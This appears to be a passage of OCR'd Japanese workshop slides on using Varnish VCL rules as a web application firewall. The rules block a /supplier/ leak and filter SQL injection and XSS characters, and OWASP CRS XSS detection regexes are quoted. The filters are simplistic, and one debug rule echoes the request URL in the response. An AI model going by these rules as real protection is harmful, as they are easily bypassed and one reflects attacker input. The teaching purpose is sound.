
考察課題：なぜダウンロード速度の違いが発生するか考えてみよう

演習4: http://localhost:8888/ にアクセスする

- WAFあり
  - http://localhost:8888/
  - varnishd経由でアクセス
- WAFなし
  - http://localhost:9999/
  - 素のapache2にアクセス



演習5: /supplier/ の情報漏洩防止



演習5: /supplier/ の情報漏洩防止


1. default.vclを以下のように修正する

```
vcl 4.1;
backend default {
 .host = "127.0.0.1";
 .port = "80";
}
sub vcl_recv {
 if (req.url ~ "^[/¥.]*/supplier/") {
   return (synth(400, "DO NOT SHOW /supplier/"));
 }
}
```

2. varnishdサービスの再起動

```
service varnishd restart
```

演習6: 商品検索のSQL injection回避（GET）



演習6: 商品検索のSQL injection回避（GET）


1. default.vclのvdl_recv関数を以下に修正

```
sub vcl_recv {
 if (req.url ~ "^[/¥.]*/supplier/") {
   return (synth(400, "DO NOT SHOW /supplier/"));
 }
 if (req.url ~ "action=search" && req.url ~ "%27") {
  return (synth(400, "SQLi"));
 }
 if (req.url ~ "%27") {
  return (synth(400, req.url)); // for DEBUG info
 }
}
```

2. varnishdサービスの再起動

```
service varnishd restart
```

演習7: email欄のSQL injection回避（POST）



演習7: email欄のSQL injection回避（POST）

1. default.vclに以下を記述（POST検査用）

```
import std;
import parseform;

sub vcl_recv {
 std.cache_req_body(1MB);

 if (parseform.get("email") ~ "'") {
   return (synth(400, "SQLi"));
 }
}
```


2. varnishdサービスの再起動

```
service varnishd restart
```

演習8: XSSをWAFで防ぐには？（POST）

- 1. Cross-Site Scripting (XSS) in Guestbook

Guest book



演習8: XSSをWAFで防ぐには？（POST）

1. default.vclに以下を記述（POST検査用）

```
import std;
import parseform;

sub vcl_recv {
 std.cache_req_body(1MB);

 if (parseform.get("email") ~ "<|>") {
   return (synth(400, "XSS"));
 }
 if (parseform.get("name") ~ "[<>]") {
   return (synth(400, "XSS"));
 }
 if (parseform.get("comments") ~ "[<>]") {
   return (synth(400, "XSS"));
 }
}
```


2. varnishdサービスの再起動

```
service varnishd restart
```

参考：OWASP ModSecurity Core Rule Set


- https://github.com/coreruleset/coreruleset/
  - REQUEST-941-APPLICATION-ATTACK-XSS.conf

```
SecRule REQUEST_COOKIES|!REQUEST_COOKIES:/__utm/|REQUEST_COOKIES_NAMES|ARGS_NAMES|ARGS|XML:/* "@rx
(?i:<style.*?>.*?(?:@[i¥x5c]|(?:[:=]|&#x?0*(?:58|3A|61|3D);?).*?(?:[(¥x5c]|&#x?0*(?:40|28|92|5C);?)))" ¥

SecRule REQUEST_COOKIES|!REQUEST_COOKIES:/__utm/|REQUEST_COOKIES_NAMES|ARGS_NAMES|ARGS|XML:/* "@rx
¥+ADw-.*(?:¥+AD4-|>)|<.*¥+AD4-" ¥

 :
```

